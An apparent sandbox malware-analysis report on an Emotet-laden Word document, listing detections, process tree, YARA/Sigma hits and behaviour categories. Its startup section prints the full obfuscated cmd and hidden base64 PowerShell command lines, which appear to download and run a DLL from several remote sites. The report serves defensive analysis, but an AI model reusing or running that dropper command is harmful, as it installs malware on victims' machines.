ID: 344615
Sample Name: PO# 01222021.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:54:57
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO# 01222021.doc

Overview


General Information

Sample Name:	PO# 01222021.doc
Analysis ID:	344615
MD5:	556b98b4cdae00..
SHA1:	b7ca4118eab252..
SHA256:	dcfb145c4f46a07..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1288 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2496 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFM
AdgAgACAAUABCADUAbwAgACAAKABbAFQAWQBwAEUAXQAoAClAewAyAH0AewAxAH0AewA1AH0AewAzAH0AewAwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACc
AVAAnACwAJwBFAE0ALgBJACcALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQBSACcALAAnAE8AUgAnACkAIAApACAAOwAgACA
AUwBFAHQALQBJAFQARQBtACAAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHs
AMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALAAnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0AL
gAnACwAJwBzAEUAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIAAkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAW
wBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgAJwBQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcAR
QBUAC0AdgBhAHIAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQBUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgAT
wBNAEUAIAArACAAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAb
ABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAUABsAGEAQwBlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAK
QApACkAOwAkAEoAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIAAoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAI
AAgAC0AVgBBACAAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJ
wAxADIAJwApADsAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQA7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAK
wAnAF8AUgAnACkAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJwApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAK
AAoACgAJwBLAGkAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKwAnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwB
oADkAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUABsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQA
wADUAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKwAkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwA
kAFYAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJAB
LAHcAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnACsAJwBrA
GYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoACcAaAnACsAJwAtAGIAaQBuACcAK
AKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQBuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoACcAaQAnACsAJwAtAGIAaQBuACcAK
QArACgAJwAvACcAKwAnAEoAQgBiAGIAJwArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwA
nAC8AdgBhAG4AJwArACcAZABkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AGUAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwA
oACcAbQAvAGEAcwBzACcAKwAnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACAAJwArACcAWwAgACcAKwA
oACcAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAGIAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnA
CkAKwAnAGUAJwArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnACsAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApA
CsAKAAnAGsAJwArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnACsAKAAnAFgAJwArACcATAAvACEAeAAnACkAKwAoACcAIABbACAAcwAnACs
AJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcAawAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBlACcAKQArACgAJwAuAGwAJwArACcAZQB0A
CcAKQArACcAcwBjACcAKwAnAG8AbQAnACsAJwBwACcAKwAnAGEAJwArACcAcgBlACcAKwAnAG8AbgAnACsAKAAnAGwAaQAnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACc
AYwBvAG0AJwArACcALwB3AFkAZAAvACcAKwAnACEAeAAgACcAKQArACcAWwAnACsAKAAnACAAcwAnACsAJwBoACcAKwAnAGMAYQAnACsAJwBtAGIAJwArACcAcgAnACsAJwA6AC8AJwApACsAJwAvACc
AKwAnAGMAYQAnACsAJwBtAGIAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcwB0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAK
QArACcAbAAnACsAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAA
nAC8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYABMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnACsAJwAgA
GIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1ADkALAAnAHcAZAAnACk
AWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQA3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSACkAOwAkAFYAOABfAEc
APQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuACAAJABLAHcAMwA3ADk
ANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKwAnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG4ARQBUAC4AdwBFAEIAQwBMAEkAZ
QBuAFQAKQAuACIAZABPAGAAdwBuAGAATABPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkADEAcgBhADgAbgApADsAJABEADkAN
ABKAD0AKAAnAEIAJwArACgAJwAzACcAKwAnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJ
ABBAGQAMQByAGEAOABuACkALgAiAEwAYABFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAM
wAnACsAJwAyACcAKQAgACQAQQBkADEAcgBhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAGkAJwApACsAJwBuAGcAJwApAC4AI

gB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQA7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApACkAOwBiAHIAZQBhAGsAOwAkAFYAO
ABfAFAAPQAoACcARgA2ACcAKwAnADcATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyACcAKwAnADYAWgAnACkA MD5:
5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2524 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1296 cmdline: powershell -w hidden -enc IAAgAFMAdgAgACAAUABCADUAbwAgACAAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAx
  AH0AewA1AH0AewAzAH0AewAwAH0AewA2AH0AewA0AH0AIgAgACcAVAAnACwAJwBFAE0ALgBJACcALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAn
  AHkAJwAsACcAbwAuAEQASQBSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtACAAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAg
  ACgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBF
  AHAATwBJAE4AdABtACcALAAnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAEUAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAn
  ACkAIAApACAAIAA7ACAAIAAkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAk
  AEQAOQA0AE0APQAoACgAJwBQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAHIAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBB
  ACkAOgA6ACIAYwByAEUAYQBUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwAp
  ACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAu
  ACIAcgBFAGAAUABsAGEAQwBlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAEoAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAn
  ACsAJwBOACcAKQApADsAIAAoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBACAAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBw
  AGAAUgBvAFQAbwBDAGAAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApADsAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBf
  ACcAKwAnAF8ARQAnACkAKQA7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnACkAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAn
  ADkANAAnACkAKwAnAFcAJwApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAGkAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAn
  ACsAJwB1AGgAYgAnACkAKwAnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoADkAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQAr
  ACcAbQAnACkALQBSAGUAUABsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwADUAKwBbAEMASABBAFIAXQAxADAAOQ
  ApACwAWwBDAEgAQQBSAF0AOQAyACkAKwAkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFYAMgA4AFUAPQAoACcAQwA4ACcAKw
  AnADgASwAnACkAOwAkAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAHcAMwA3ADkANAB4AD0AKAAnAHgAIA

  AnACsAJwBbACcAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnACsAJwBrAGYAJwApACsAJwBuAC4AJw
  ArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoACcAWAAvACcAKwAnACEAJwApACsAJw
  B4ACcAKwAoACcAIAAnACsAJwBbACAAcwAnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnACsAJwAvAGIAaABhACcAKQArACcAaw
  AnACsAJwB0AGkAJwArACgAJwB2AHIAaQBuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoACcAaQAnACsAJwAtAGIAaQBuACcAKQ
  ArACgAJwAvACcAKwAnAEoAQgBiAGIAJwArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKQArACgAJw
  AvACcAKwAnAC8AdgBhAG4AJwArACcAZABkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AGUAJwArACgAJwAuAGMAJwArACcAbw
  AnACkAKwAoACcAbQAvAGEAcwBzACcAKwAnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACAAJwArACcAWw
  AgACcAKwAoACcAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAGIAJwArACcAZQAnACkAKwAoACcAcw
  AnACsAJwB0AC4AbgAnACkAKwAnAGUAJwArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnACsAKAAnAC0AJwArACcAdABpAG0AZQ
  ByACcAKwAnAC0AJwApACsAKAAnAGsAJwArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnACsAKAAnAFgAJwArACcATAAvACEAeA
  AnACkAKwAoACcAIABbACAAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnACcAKwAoACcAbwBjACcAKwAnAHAAJw
  ArACcAaABvAG4AJwApACsAKAAnAGcAdABoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArACcALQAnACkAKwAnAGMAbwAnACsAJw
  BuAHQAJwArACgAJwBlAG4AdAAvACcAKwAnAGwAJwApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoACcAeAAgACcAKwAnAFsAIABzACcAKQ
  ArACgAJwBoACcAKwAnACAAYgA6AC8ALwAnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApACsAKAAnAHQAJwArACcAcwBjACcAKQ
  ArACcAbwBtACcAKwAnAHAAYQAnACsAKAAnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArACgAJwBlACcAKwAnAC4AYwAnACkAKw
  AoACcAbwBtAC8AZAAnACsAJwBlACcAKQArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnACsAJwBwACcAKwAnAGEAJwArACcAcg
  BlACcAKwAnAG8AbgAnACsAKAAnAGwAaQAnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwBvAG0AJwArACcALwB3AFkAZAAvACcAKwAnACEAeAAgACcAKQ
  ArACcAWwAnACsAKAAnACAAcwAnACsAJwBoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAGIAJwArACcAaQAnACsAKAAnAHQAJwArACcAcwBjACcAKQ
  B1AGgAJwArACcAaQAnACkAKwAoACcAcwB0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnACsAJwBhAGIAJwArACgAJwAuACcAKw
  AnAGUAcwAvAHcAcAAnACsAJwAtACcAKQArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC8AaAAnACsAJwBhAGcAJwArACcAKw
  AnADIALwAnACkALgAiAHIAYABlAHAAYABMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnACsAJwAgAGIAJwApACkALAAoAFsAYQ
  ByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1ADkALAAnAHcAZAAnACkAWwAzAF0AKQ
  AuACIAcwBQAGwAYABpAHQAIgAoACQAQQA3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAk
  BNACcAKwAnADUAMQAnACkAKwAnAFYAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuACAAJABLAHcAMwA3ADkANAB4ACkAew
  B0AHIAeQB7ACgALgAoACcATgBlACcAKwAnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG4ARQBUAC4AdwBFAEIAQwBMAEkAZQ
  BuAFQAKQAuACIAZABPAGAAdwBuAGAATABPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkADEAcgBhADgAbgApADsAJABEADkANA
  BKAD0AKAAnAEIAJwArACgAJwAzACcAKwAnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJA
  BBAGQAMQByAGEAOABuACkALgAiAEwAYABFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAMw
  AnACsAJwAyACcAKQAgACQAQQBkADEAcgBhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAGkAJwApACsAJwBuAGcAJwApAC4Alg
  B0AE8AUwBUAFIAYABpAG4ARwAiACgAKQA7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApACkAOwBiAHIAZQBhAGsAOwAkAFYAOA
  BfAFAAPQAoACcARgA2ACcAKwAnADcATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyACcAKwAnADYAWgAnACkA MD5:
  852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2832 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString MD5:
  DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2780 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString MD5:
    51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2896 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll',#1 MD5:
      51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2936 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilzgamuljjdwml\mwfcqgtqrgsdamx.pjv',NRUAmATPeNJ
        MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2480 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilzgamuljjdwml\mwfcqgtqrgsdamx.pjv',#1 MD5:
          51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 1948 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdckojlb\bhzpo.yca',VDZITWzoE MD5:
            51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdckojlb\bhzpo.yca',#1 MD5:
              51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 3028 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bpqpm\gwvn.lsl',KCoulWayDpJU MD5:
                51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bpqpm\gwvn.lsl',#1 MD5:
                  51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2260 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjyf\ffrm.rmq',iFoslrVsudBDI
                    MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 1756 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjyf\ffrm.rmq',#1 MD5:
                      51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS\nQ0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS\nfkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2125204739.0000000000210000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2340896532.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2169811211.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2182561871.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2135567121.0000000000210000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.10000000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1d0000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 55 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Document contains an embedded VBA with many string operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

